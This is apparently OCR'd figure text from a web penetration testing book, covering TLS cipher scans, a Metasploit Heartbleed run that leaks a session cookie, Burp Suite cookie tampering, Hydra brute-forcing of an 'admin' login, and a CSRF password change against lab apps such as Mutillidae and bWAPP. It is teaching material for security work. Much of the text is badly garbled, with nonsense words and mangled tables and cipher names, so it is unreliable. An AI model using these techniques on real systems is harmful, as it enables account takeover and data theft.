Request Res Request Res Res Paramy 1 Antibiotic Statution of STATION Res Sept - Sept Res Sept - Sept Res Sept - Sept Res	parter Picology 1 Sectors 1. appl 1. appl 1	Plex power her A 27 ment of 25 planets and at 20 planets at 20 pla	Autoroad () (1997)	97-8-852	el Alfornos Lorefuz/d .0	adamit P B.4	TTP:1.1	11927	-0.4mL1	
Reports Programmers Annual Programmers Annual Programmers Annual Programmers Annual Programmers Annual Annu	Perse Pe	Plex power her A 27 ment of 25 planets and at 20 planets at 20 pla	Annercon Lippic	97-8-852	el Alfornos Lorefuz/d .0	adamit P B.4	TTP:1.1	11927	-0.4mL1	








### Chapter 8: Exploiting Trust Through Cryptography Testing


OH Threat	Attack Vectors		urity deves	Technical Impedia	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Several SEVERS	Application / Business Specific
external attackers, as well as authorized users, who reay atternal to steal accounts from others. Also consider insiders wanting to dispute	or flaws in the authentication or session management functions (e.g., exposed accounts, personants, session (b) to temporarily or permanently	Developers frequent authentication and so achemes, but building frequently have flavo frequently have flavo forgot password, tim me, scored question, Finding such flavor ca difficult, as each impl unique.	ission management githese correctly is se oustorn schemes ich areas such as 4, change password, eouts, nementaer account update, etc. n sconstines be	attacked. Once successful, the attacker can do	Consider the Invaluess value of the affected data and application functions. Also consider the Involvess impact of public exposure of the value value value value.



ORDIGING RESTLICE ADALIANTS, TTY				
	+ 198.348.81.138.443			
SOR REPORTS FOR MALANOPHICELETE, MILL	40 - 298.348.01.13814	*0	1) Basi	c connectivity
<ul> <li>Generation Recognitional Recognitional Decume Recognitional Decume Recognitional</li> </ul>	IX - Rejected IX - Supported			negotiation
a Beflata Expression: OK - Expression disabled				
<ul> <li>Cortificate - Carbori 1994. Tragerprint Conservation Bergal, Markeni Bergal, Markeni Bergal, Markeni Sapaters Aggerines Facila Ogr Aggerines Facila Ogr Aggerines</li> </ul>	MITTARDA TRADOC TACAT In Automatical Statutes ( 1980) Bill Bill Denain Ye (1980) Bill Denain Ye (1980) Bill Bill Denain Ye (1980) Bill Bill Denain Ye (1980) Bill Bill Denain Ye (1980) Bill Denain	Lidetilan Ge TDAOFTRACKE SPT	ure lerver th	ficate Checks
Ney Sizes Exponenti X5000 Subject Witernetive Mener	4808 h.21 80007 (8x28881)	ette argi-	samalar, mex	Ministery's Media/16
<ul> <li>Certificate - Tructs</li> <li>Nectate Patistrices</li> <li>Quala Ch Starts (BLUMID)</li> <li>Aves 5 15 Starts (BLUMID)</li> </ul>	IX - Babjeci Alberte IX - Cortiticate La IX - Cortiticate La	trusted	riches	
Certificate Date Remivel Deflification Anthenity', 'Addrest Date	Un, hashihisani in, and	· · · COMIDIE ·	104 Densin Veliale	tian Desure Derver CM', "COMO
<ul> <li>Gertificate - MCP Statistics</li> <li>GOF Response Dervis</li> <li>Velateien W Bearlis 's GA Berre Response ID: Gert Matchi Gert Matchi Bert Matchi Bert Sphere</li> <li>Bert Sphere</li> </ul>	sammerki N - Begenne is tro BertucadotsA0000000 prof TeamerentA10000000 Apr 20 31:12:04 341 340 Apr 20 31:12:04 341 340	1254/201438- 2140/786/00		
<ul> <li>Geolds, Wearth/soil: di Mar valuerable to Rearthland dension Resamption: bish Resamption: with Talescaler Threat with Talescaler Targetter</li> </ul>				nd Resiliency
<ul> <li>90000 dipter Solver Server rejented all nighter solten.</li> <li>90000 dipter solten:</li> </ul>		4]	Cipher	Suite Testing
Friend - High - APG124-Data	DOM-206 bits	128 kills	HTTP 200 DK	
EDW-RD-ADD-DRU RD-ADD-CARDULATIN-DW RD-ADD-ADD-DRU RD-ADD-ADD-DA ADDD-ADD ADDD-ADD ADDD-ADD RD-ADD RD-ADD-ADD RD-	00-4096 0115	256 NUCH 256 NUCH 268 NUCH 268 NUCH	1779 304 50 1779 304 50	
MECOH-DAA DED-CECI-DAA	1	128 bills 112 bills	HTTP 366 0K	D. Coop Time
				5) Scan Time
DOM: CONFLICTED IN DILLEY I				

IIS 1.1 NOT Valuemable to NearrDived Supported Server Cipher(s): Preferred TLSV1.0 256 bits (CDME-RSA-A65256-SHA Accepted TLSV1.0 256 bits (CDME-RSA-A65256-SHA Accepted TLSV1.0 256 bits (DME-RSA-A65256-SHA Accepted TLSV1.0 256 bits (DME-RSA-A65256-SHA Accepted TLSV1.0 256 bits (DME-RSA-A65256-SHA Accepted TLSV1.0 256 bits (DME-RSA-A65256-SHA Accepted TLSV1.0 256 bits (DME-RSA-CAMELLIA256-SHA Accepted TLSV1.0 256 bits (DME-RSA-CAMELLIA256-SHA Accepted TLSV1.0 256 bits (DME-RSA-CAMELLIA256-SHA Accepted TLSV1.0 256 bits (DME-RSA-CAMELLIA256-SHA Accepted TLSV1.0 256 bits (DME-RSA-CAMELLIA256-SHA	I Testing (Heartbleed)					
Preferred TLSVL.0 128 bits ECDML-RSA-ABSI20-SHA Accepted TLSVL0 256 bits ECDML-RSA-ASS26-SHA Accepted TLSVL0 128 bits DHE-RSA-ASS20-SHA Accepted TLSVL0 128 bits DHE-RSA-ASS20-SHA Accepted TLSVL0 128 bits ASS20-SHA Accepted TLSVL0 128 bits ASS205-SHA Accepted TLSVL0 256 bits ASS205-SHA Accepted TLSVL0 256 bits CHE-RSA-CAMELLIA256-SHA Accepted TLSVL0 256 bits CHE-RSA-CAMELLIA256-SHA Accepted TLSVL0 128 bits DHE-RSA-CAMELLIA256-SHA Accepted TLSVL0 128 bits DHE-RSA-CAMELLIA256-SHA	C					
Accepted TLSv1.0 128 bits DHE-RSA-CAMELLIA128-SHA	Curve P-236 DHE 256 Curve P-256 DHE 256 DHE 4096 bits DHE 4096 bits DHE 4096 bits					
Accepted TLSv1.0 128 bits CAMELLIAI28-SHA Accepted TLSv1.0 112 bits DES-CBC3-SHA	DHE 4096 bits Cipher Suite Testing					
SSL Cortificate: Signature Algorithm: sha250WithRSAEncryption SSA Key Strength: 4096 Subject: *.hackthissite.org, DMS:*.hts.io, DMS:hackthissite.org, DMS:hts.io Issuer: COMDOD RSA Domain Validation Secure Server CA Net valid before: Nar 25 06:00:2015 OFF						


sst-enue-clohers:	
SSLAD: ciphers: ciphers: ciphers: Ciphers:	SSLv3 Cipher Sulle a Vulnerabilities
Meak certificate signature: SHA1	
CLIPHENSI TLS DME REAL WITH JOSS DDE CRE SAM (db 1004) - 0 TLS DME REAL WITH JOSS DDE CRE SAM (db 1004) - A TLS DME REAL WITH JOSS DDE CRE SAM (db 1004) - A TLS DRA WITH JOSS DDE CRE SAM (db 1004) - A TLS PRA WITH JOSS DDE CRE SAM (db 1004) - A TLS PRA WITH JOSS DDE CRE SAM (db 1004) - A TLS PRA WITH JOSS DDE CRE SAM (db 1004) - A TLS PRA WITH JOSS DDE CRE SAM (db 1004) - A TLS PRA WITH JOSS DDE CRE SAM (db 1004) - A TLS PRA WITH JOSS DDE CRE SAM (db 1004) - A TLS PRA WITH JOSS DDE CRE SAM (db 1004) - D COMPARENCES DEFLATE CREAT CREATER CR	TLSvI Cipher Sulte an Vulnerabilities
warning: 64-bit block cipher 3DES vulverable to SMEET32 attack Broken cipher RC4 is deprecated by RFC 7465 Ciphernaite usem RD5 for message integrity Mesa certificate signature: SME2	Overall Score "(Weakest Cipher)




Name DUMPFILTER MAR RETRIES PESPORE TIMEOUT PRESTS SPERT STRIUS EVERY THREADS TLS CALIBACK ne, SHIP, DMAP, JABB	443 5 1 Nerve	no yes yes yes yes yes yes yes	Description Pattern to filter Leaked memory before storing Mox frist to dway key Number of seconds to wait for a server response The Larget address range or COM identifier The Larget part (TCP) We many refrist wrill Status The madher of concurrent threads Profecol to use, "News" to use new TLS sockets (Accepted: 8
	1.0	yes	TL5/SSL wersion to use (Accepted: SSLx3, 1.0, 1.1, 1.2)
Auxiliary action:			
Name Description			
SCAN Check hosts	far valnerabilit	y	



* 172.15.38.134:0443 - 55L record #4:
* 172.16.30.134:8443 · Type: 22
* 172.15.30.134:0443 - Version: 0x0301
[*] 172.16.38.134(8443 - Length) 4
172.16.30.134:0443 - Handshake #1:
(*) 172.36.38.134(8443 Length: 0
172.16.38.134:0443 - Type: Server Wells Done (14)
** 172.05.30.134:8443 - Sending Heartbeat ** 172.05.30.134:8443 - Heartbeat response, 13027 bytes
1 172.10.30.114.10443 - Heartbeart response, Laur sytes
1 172.55.38.134.9443 - Printable into leaked:
X, r'*, *A, FF.0,, F,, 19.8,, 5,, 3.2, E.P.
/&refax/S2.0Accept: text/html.application/shtml.application/
ml:s=0.9.*/*:s=0.8. Accept-Language: en-US.en:s=0.5. Accept-Encoding: szip. deflate. br. Meferer: https://l
72.16.30.134:8443/b8MPP/heartbleed.phpCoskie: PMPSESSID=6844214dcb8c78cf3fb7996e43f34cd5; security level=8
Connection: keep-aliveUpgrade-Drsecure-Requests: 1*f.=l>d.on/x-www-form-urlencodedContent-
Length: 22bug=966form_bug=submit.>P
repeated 12169 times
*] Scanned 1 of 1 hests (100% complete)
* Auction of a mode completer
and and Liar (opened) hear this ed :=
The second s






2017-06-20-22:00:12,524 PBST Data (filter.placelacal.com): 66:a+f79:271:peperpirate2794.07494.07492.0040.07492.004279-0701000patible/039-2993124210.09439-2964.0949-32961 0-57-061-272-241:5249-554015400.9751.0761-016.0042-00420.00421.00420.00421.00420.00420.00420.00420.00420.00420 0-57-061-77ype-6c48-4a10661.0029-6x47d-20035171069704000.00410.00420-4xet30pax1.com/pax1.eouto-ibopsyouseethis

username=pt-test#qmail.comspassword=ihopeyouseethisstarget\_page=0 ssubmit.x=Log+Insform\_oharset=UTF-#abrowser\_name=Niorosoft+Internet+Sxplorersbrowser

# Chapter 9: Stress Testing Authentication and Session Management

OF Trank	Attack Vectors		urity Atress	Tedvical Impacts	Burlings
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
as well as authorized users, who may attempt to steal accounts from others. Abo consider insiders	or flaws in the authentication or session management functions (e.g., exposed accounts, passworth, session (b) to temporally	Developers frequent authentication and or schemes, but building hand, ds a result, the frequently have flavo forgot paravecrit, tim me, screet question, Finding such flavor ca difficult, as such impl unique.	ission management giftese correctly is se outtom schemes in areas such as 4, change password, ecoust, nementlar account update, etc. n sometimes be	all accounts to be attacked. Once successful, the attacker can do southing the sinting	Consider the business value of the affected data and application functions. Also consider the business impact of public exposure of the subsecability.





Here .			rel: 0 (Hosed) Hints: Enabled (1 Pages Hints Tagels Security Enfo	
OWASP 2012	A1 - Injection (9QL)	-,		
OWARP 2010	A1 - Injection (Other)		Logi	n
OWASP 2007	A2 - Broken Authentication and Session Management	ł	Authentication Bypess	
Web Services	A3 - Cross Site Scripting (HSS)	٠	Privilege Escalation Username Enumeration	Via Caskies     Urgin
HTHL 5	A4 - Insecure Direct Object References	•	Coortia ne Cristiana assin	View User Privileges
Others	A5 - Security Misconfiguration		Please si	gn-in
Decementation	A5 - Sensitive Data Exposure	•	Username	
Assources	A7 - Hissing Function Level Access Control		Password	
6	A8 - Cross Site Request Forgery (CSAP)		Login	
Getting Started Project Whitepap	10 - Union Components with Known		Dont have an account?	Nexue register here
Project Whitepap	A10 - Unvalidated Redirects and Forwards			

Target     Proxy     Spider     Scarmer     Intruder     Papeater     Sequencer       Intercept     HITP Nistory     WebSodests Netrory     Optione       Filter:     Hiding C55, image and generalbinary content     Intercept     Params     Edited       #     Host     Method     URL     Params     Edited       54     http://172.16.30.129     GET     Imutilidesijavascript/distrocthm     Imutilidesijavascript/distrocthm       55     http://172.16.30.129     GET     Imutilidesijavascript/distrocthm     Imutilidesijavascript/distrocthm       56     Http://172.16.30.129     GET     Imutilidesijavascript/distrocthy     Imutilidesijavascript/distrocthy       60     Http://172.16.30.129     GET     Imutilidesijavascript/distrocthy     Imutilidesijavascript/distrocthy       7     Request     Response     Imutilidesijavascript/distrocthy     Imutilidesijavascript/distrocthy     Imutilidesijavascript/distrocthy       8     Params     Headers     Heat     Imutilidesijavascript/distrocthy     Imutilidesijavascript/distrocthy       9     Request     Response     Imutilidesijavascript/distrocthy     Imutilidesijavascript/distrocthy     Imutilidesijavascript/distrocthy       9     Http://1.1     Headers     Headers     Headers     Imutilidesijavascrip									
Piter: Hiding C35, image and general binary content         # Hest       Method URL       Paramis Edited         54       Http://172.16.30.129       BET       Imatilides/javascript/gluers/gluers/         56       Http://172.16.30.129       BET       Imatilides/javascript/gluers/gluers/         56       Http://172.16.30.129       BET       Imatilides/javascript/gluers/gluers/         56       Http://172.16.30.129       GET       Imatilides/javascript/grantscri									
# with Host     Method     URL     Params     Edited       54     http://172.16.30.129     GET     imutificiaes/swatcript/dismostim        55     http://172.16.30.129     GET     imutificiaes/swatcript/gluery/oper        56     http://172.16.30.129     GET     imutificiaes/swatcript/gluery/oper        56     http://172.16.30.129     GET     imutificiaes/swatcript/gluery/oper        57     http://172.16.30.129     GET     imutificiaes/swatcript/gluery/oper        60     http://172.16.30.129     GET     imutificiaes/swatcript/gritter/gluery/oper        61     http://172.16.30.129     GET     imutificiaes/swatcript/gritter/gluery        62     Http://172.16.30.129     GET     imutificiaes/swatcript/gritter/gluer        63     Reguest     Response         64     Maders     Hex        65     /mutilitiabe/javascript/gritter/juery.gritter.min.js     HTTP/1.1       665     /mutilitiabe/javascript/gritter/juery.gritter/juery.gritter.min.js     HTTP/1.1	_								
54     http://172.16.30.129     GET     /mst/lides/jsvascript/dismosthm       55     http://172.16.30.129     GET     /mst/lides/jsvascript/goury/goury       56     http://172.16.30.129     GET     /mst/lides/jsvascript/goury/goury       57     http://172.16.30.129     GET     /mst/lides/jsvascript/goury/goury       60     http://172.16.30.129     GET     /mst/lides/jsvascript/goury/goury       61     mst/lides/jsvascript/gritter/goury.        62     Max        64     Max        65     Max        66     Max        67     /mst/lides/jsvascript/gritter/joury.        68     Max        69     /mst/lides/jsvascript/gritter/joury.        69     /mst/lides/jsvascript/gritter/joury.	0								
S5     Http://172.16.30.129     0ET     imutilialesjavascript/gouery/gouer       55     Http://172.16.30.129     0ET     imutilialesjavascript/gouery/color       57     Http://172.16.30.129     0ET     imutilialesjavascript/gouery/color       60     Http://172.16.30.129     GET     imutilialesjavascript/gritter/gouer       61     Http://172.16.30.129     GET     imutilialesjavascript/gritter/gouer       62     Http://172.16.30.129     GET     imutilialesjavascript/gritter/gouer       63     Http://172.16.30.129     GET     imutilialesjavascript/gritter/gouer       64     Facenome     Imutiliales/javascript/gritter/gouer       65     Forutiliales/javascript/gritter/jouery.gritter.min.js     HTTP/1.1       66     S0.129     S0.129									
Mtpull721630.129     GET institidaejavascriptijOuerycobr     Otherpul721630.129     GET institidaejavascriptijOuerycipuer     Request Response     Res	4								
Thtp://172.16.30.129     GET     ImutilidaejavascriptijOuery/iguer.     Request     Response     Response     Response     Headers Hex	5								
Http:/1721630129 GET /mutilideejevancript/gritter/jquer      Requett Response     Headers Hex     For /mutilidee/javascript/gritter/jquery.gritter.min.js HTTP/1.1     tost. 172.16.30.129									
Request Response           Rem         Params         Headers         Hex           ET /mullides/javascript/gritter/jquery.gritter.min.js         HTTP/1.1           Not. 172.16.30.129         HTTP/1.1	1								
Ram Params Headers Hex ET /mrillide/javascript/gritter/jquery.gritter.min.js HTTP/1.1 Nost: 172.16.30.129	60 http://172.16.30.129 GET /mutilidaejavascript/gritter/jguer								
Ram Params Headers Hex ET /mrillide/javascript/gritter/jquery.gritter.min.js HTTP/1.1 Nost: 172.16.30.129	•								
GET /mutillidae/javascript/gritter/jquery.gritter.min.js HTTP/1.1 Host: 172.16.90.129	Request Response								
Host: 172.16.30.129	Ram Params Headers Hex								
Accept: M/M Accept:Language: en-US,en;eP0 5 Peferer: Hntp://172-16.80.129/mutillidae/index.php?popUpHotificationCoderAUL Dookie: showhintw=1; username-user; uid=20; PHPEDSID=988e71v1tis02arHhmndj8v220 Domaction:ctoae	ĺ								
If-Modified-Since: Fri, 27 Sep 2013 02:47:08 GMT	1								
If-Mone-Match: "5e9db-1098-4e754809ec300"									
Cache-Control: max-age=0									

B-45-185abr	Papeter Window Help-		
Target   Pro	ny data fannar i	mular Reparket Generater Do	stier   Company   Extender   Project options   Ever options   Electric
R			
On Request	Carol C. 1 2		Fergenere Fau Raako Rai 1995. Raako
NET report to	of the second state of the		
194	Name	value at	🚽 🛛 🗰 OWASP Mutillidae II: W
Costa Costa Costa	shandates	-	
Code	and and	23	Production
Cushie	PHPIEIEO	HERT-LANKARD. IN	
		0.0	Version: 2.6.24 Security Level:
			none   topos   topos   topos   topos   topos   topos   topos
			Mutillidae: Delibe Wulnerable Web Pen


Request Rev. Fat	Request Rev Fauna Restor Rev			Temportuo Tem Inades Inc. ATR. Bandes		
UT report i Type Cooke	n Institutionin oper Planess gål	Value 19	All Anna N Com	OWASP Mutillidae II: We Production  Versite: 24.34 Security Level 0 (Proceed)      House and 1 (December 1)		
				Home   Legost   Tragile   Tragile		

Angent Ner Searce Paules (Ner				Perspecture Two Transfers Tracs (1996) (Rander)			
NET request to Tube Coolin	institute of y	traine.	ati Parant Ip Barr	OWASP Mutillidae II: We     Production  Version: 2.6.24 Security Level 4 (News) Hirty: Fielded     Mains Anticol (19) (1903)			

Codia uid		la la				Production	1
		itar.	Ver	wice: 2	6.24	Security Level 0 (Honest) Hints: Enab Admin: admin: 0,931 r00	440) (12)
Target Press Spile	Scanner Indusker Papestar S	spiercer [	8-ecoder	Congo	es: Ex	tender   Project options   Hierts	_
INDEXAGE METH MADAGE	WebSockets Natory Epitiena						
Aller: Holing CSS, Image at	ni general binary contacts						8
# Het	Mathed URL	Parame	Edited	Status	Longth	Cookies	1.6
<ul> <li>Majoritzia solas</li> </ul>		10	, 0	382	+0	PHP 58 1010 + 704000 di 440400 2000 2000 annai al 21078	
T MINISTELA ROIN 10 MINISTELA ROIN	service and the second s		18	200	1200		5
11 MINISTELL PLIN	starts ange		18	-	478		- 21
	Spitzler & unruhanne		-				
1	Do an active examinant						1.
Report Auguras	Die a passive saar Darod to interate	DMH					
	Land to Passater	Dai+#	<u> </u>	_	_		-
Res Headers Har	Land to Languages						
17 Aboutindes phy HT at: 372-36, 58, 316	Read to Company (repart)						
eat: 112.35.00.306 her-figeri : Res/Va/5.0	Rand to Comparent (response)		Picet a				1
coapt: text/html.mooli	Westernasportes in browner		10.8				
constituents and a constituent of the second s	Repart is Insurer						
1100 Carro 11000	E-qayment tank	•					
	Show-new history-window						

-	et Provy Sc Centure Manu	-		Papestor	Seguence	Decoder	Campanar	Examin	Project regione	Uner options	Heti
-	Select Live	Capture	Request	ane allee o	et.rs. 1ekst	te waet	to-use, config	rs the other	options below, the	er didi "Start ilve-	ature.
	Remon Char Daths set	* . 1		18	Paquad	idu pişter	TRO ( 4107 - 3	•			
٢		on in the re-	this the space goods where the statistic recent styrings statistic - recent	token sepe denunvetos	400r	_	Earlie	**			







Threat Agents	Attack Vectors	Security Weakness		Technical Impacta	Business Impecta	
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific	
access can send your application a request. Could anonymous users access private functionality or regular users a privileged function?	user, simply changes the UFL or a parameter to a privileged function. Is access granted? Anonymous users	Applications do not alle functions properly. Gon postection is managed the system is misconfig developers must include checks, and they forge Detecting such flavs is is identifying which pag- eter to attack.	via configuration, and pured. Sometimes, le the proper code t. easy. The hardest part	attachers to access unauthorized functionality. Administrative functions are key targets for this type of	Consider the business value of the exposed functions and the data they process. Also consider the impact to your reputation if this vulnerability became public.	





Target Percentre Taring Specific Start Username	
Username	admin
Usersare List	
Leep-around evens	Protocol does not require asernames
Pacoword	
C Password	porpass
Peceword List	(distributed into a mail too
O Benerate	21.0
Colum seganated the	
Use Colors separated file	
Thy logits as parcowerd	The reversed lage

Tanget Passwords Tuning Spinistic Start		
Mttp-proxy art.1 http-proxp-usternam credended inc	dale	
Mitty / Mittys orl		
Nonalogic physicsematic = 175387 Rowswords1	PASS &Login-Login login phy	
Doco-Enable, Lagis for Cicca device		
LDAP DN		
SME		
focal accounts	domain accounts	Interpret passes as NTLM hashes
sap 5 cleat at		
a		5
CVS/SVN Reportory		
Setnet - Saccessful Lage String		
SNMP		
O Venion 1		Write Paseward
Version 2		Read Paraword

San	510	Save Output	Dear Output:
8TTEMPT tanget 172.36.80.129 - to 8TTEMPT tanget 172.36.50.129 - to		(chia 42) CL (chia 54) I (chia 54) I (chia 60) I (chia 60)	
ATTEMPT] (anget 112.36.50.129 - In	gin "admin" - pasa "basel" - 330 of 96 gin "admin" - pasa "basic" - 123 of 96 gin "admin" - pasa "basic" - 123 of 96	a posto any	
ATTEMPT] target 172.36.30.129 - in ATTEMPT] target 172.36.30.129 - in	pit "admin" - pasa "barner" - 138-of 5 pit "admin" - pasa "barners" - 128-of	961 (child 40) 1962 (child 40)	
NTTEMPT] tanget 172.36.30.129 - Io NTTEMPT] tanget 172.36.30.129 - Io	gin "admin" - pana "bakup" - 115 of 9 gin "admin" - pasa "bank" - 135 of 96 gin "admin" - pasa "bankt" - 137 of 96	61 (child 30) 3 (child 48)	
#TTEMPT] target 172.36.30.129 - is #TTEMPT] larget 172.36.80.129 - is	ger "admin" - pass "bak-up" - 110 of 900 gin "admin" - pass "bak-up" - 110 of 9		

### **Chapter 10: Launching Client-Side Attacks**

Hreat Agents	• Attack Vectors		****	Technical and Impacts	Business Inspacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EXSY	Impact MODERATE	Application / Dusiness Specific
Consider anyese who can send untrusted idea to the system, including external users, internal users, and administrators.	browser, Almost any source of data	<u>XSS</u> is the receipt preva security flaw. XSS flav expelication includes o a page sent to the bin property subdating or canterit. There are th XSS flavar: 1] <u>Scored</u> : <u>DOM Issoent XSS</u> Detection of most XSS via testing or cocle and via testing or cocle and the security of the secu	as occur when an ner supplied date in oweer without recaping that nee known types of 2) <u>Reflected</u> , and 3( 5 flaws is fairly easy	essecute scripts in a victim's brewser to hijack user sessions, defices web sites, insert hactile context, sedicent	Consider the business value of the effected system and all the data it processes. Also consider the business impact of public exposure of the vulnesability.

OH- Towad Aporto	Atlant Vectors		rity kress	Technical Impacts	Business Imparts	
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Dusiness Specific	
users into submitting a request to your website. Any seebate or other HTML feed that	unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker tagets unvalie foresard to foreasts.	Applications frequent other pages, or use in similar manner. Some page is specified in an parameter, allowing a the destination page. Detecting unchecked book for redirects wh full UPL unchecked because they target i	ternal forwards in a filmes the target anvalidated thackers to choose redirects is easy, one you can set the onwards are harder,	attempt to install malware or trick victims into directoring passwords or other semittive information. Unsafe forwards may allow	Consider the businest value of notalining your users' trust. What if they get owned by malware? What if attackers what is attackers only functions?	

Hreat Agents	Attack Victori		wity Arrest	Technical and	Business Impacts
Application Specific	Exploitability AVENAGE	Provalence COMMON	Detectability EASY	impact MODERATE	Application / Dusiness Specific
who can load content into your users' browners, and flus brore therm to submit a request to your website Any website or other HTML feed that your users	requests and tricks a victim into submitting them via image tags, XXS, or numerous other techniques. If the uner is autoritic techniques, the	CHE takes advantage most web apps allow all the details of a par- because browners ser- session cookies autor can create malicicaus generate longed requ- indistinguistable from Detection of CSIE Tile penetration testing o	attackers to predict ticular action. nd creckentials like natically, attackers web pages which worts that are n legitimate ones. wo is fairly easy via	victime into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making methodoxic leader	Consider the business value of the affected data or applications functions, imagine not being same if users intended to take these actions. Consider the impact to your reputation.

Contents	louies	
Inst         Instead         Ite           Market 12 20 20 20 20 20 20 20 20 20 20 20 20 20		
Request Reports	Advang Report Response	
Descent         Passime         Status           Set of conservations of point Winkling         Set of conservations of point Winkling of Conservations of the Set of Conservation of the Set of Conservation of Conservations of Conservati	Cross-domain Referen leakage	)
Contain: Personal Contains Taglitup BC or provide a galance of p magnetic scale reacting end, particle and particular resc, and provide a contain the mode Connections: stores	teres detail Secury mathematical from a URL containing a query string • Hay (ST216.06.1288/m0.PF) or (L. php. Marcagones contains the fubulación to other donains:	
I a a a forr inde	Felgu Alex Selambin conversion valler wander v     FRoutiblecoarves Messaot.comv	ų.











	an extremely l	buggy v	web app ! low •
Bugs	s Change Password	Create Use	r Set Security Level
	/ CSRF (CF Change your password. New password:	nange f	Password) /
	Re-type new password:		The victims account is now our account
	The password has been change	ed!	


Create an extra user.	
Login:	E-mail:
test	test@example.com
Password:	Re-type password:
••••	••••
Secret:	
Hello Hackers!	
E-mail activation:	
Create	

Nost: 172 18 00 129
Iner-Agent: RepDira/5.0 (00); Linux x06.04; rv:45.01 Genkor20100008 Firefox/45.0
Accept: best/html, application/Atol roal, application/adl; pr0.9, "/".pr0.0
Accept Language: an 46, an an 46, an an an an
Reference: http://272.20.30.120/06099/veer_astes.php
Coshin: PP101029-020304 genf V11;01-02-0;3h17, an aparticide uningent, jotta, stability, reduine, an grouperistiparticity and provide
Connection: close
Content-Type: application/x-ove-fore-orlanoaded
Content-Length: 300
Logier testiannil stat/Allexan/in. configuration distale/partment_confidulation retrikellaritie/arth/Allexan/Caste



	30.129 SWATPAser Locks.php Sweepbee OWASP Bro		nch ☆ 8 ♥ 5 @ Web Application Pen-te	4 C + @Privey1	🛊 🍺 🛢 oola - Encrypti	• •
Bugs	Change Password	Create User	Set Security Level	Reset	Credits	Blog
1	Create Use	er /				
0	reate an extra user.					
Ŀ	apire I	-rat:				
Pi	assword I	la-type password				
8	ecret:					
	mail activation:					
	Create					
u	ser successfully created!					












#### **Chapter 11: Breaking the Application Logic**

A7		Missing Function Level Access Control				
OH-Trat	Attack Vectors		urity kress	Technical Impacts	hoines impeds	
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific	
access private functionality or regular users a privileged function?	Attacker, who is an authorited spoten user, simply changes the URL or a parameter to a privileged function. Is access granted? Amonymous users could access private functions that aren't protected.	Applications do not a application functions sometimes, function researching with the source system is misconfigur developers must indi- checks, and they forg Detecting such flaves part is identifying with functions exist to atta	properly. level protection is ottor, and the ed. Sometimes, side the proper code st. is easy. The hardest ish pages (URLS) or	unauthorized functionality.	Consider the business value of the exposed functions and the data they process. Also-consider the imstert to your reputation if this winereability became public.	

Your Cart		Summary	
Penetration Testing with Dasplarry Pi	Penetration Testing with Raspberry Pi- Second Edition [eBook]     Michael McOhen, Jason Beltrame     Movember 1211	Free Shipping Free shipping on print UK, Durope and selects countries	
a 1 📷	Salati Quantity: 1 1	Do yeu have a promo	code?
Penetration Stating with Rasplancy Pi	(1) Penetration Testing with Raspberry Pi- Second Edition Michael McNee, Jacob Beltrame Invertebr 2110	Sub Total: WIT: Shopma:	539.99 51.00 51.00
	539.99 Quantity 1 1 Ferrore	Total:	\$39.99
	denote 1 1 1	Accepted Payment	
		Overds G	ut









Power Hotols (212) 6 (0) 125 (0)     Power Hotols (212) 6 (0) 125 (0)     Power Hotols (212) 6 (0) 125 (0)     Power Hotols (212) 6 (0) 125 (0) 1		Spicler Scarmer Netwy Web/Doch			Sequencer	Gansler	Company	Estandar	Project options	User options	Alerts
In the second se	Forward	0 mp		tisos	Adien						
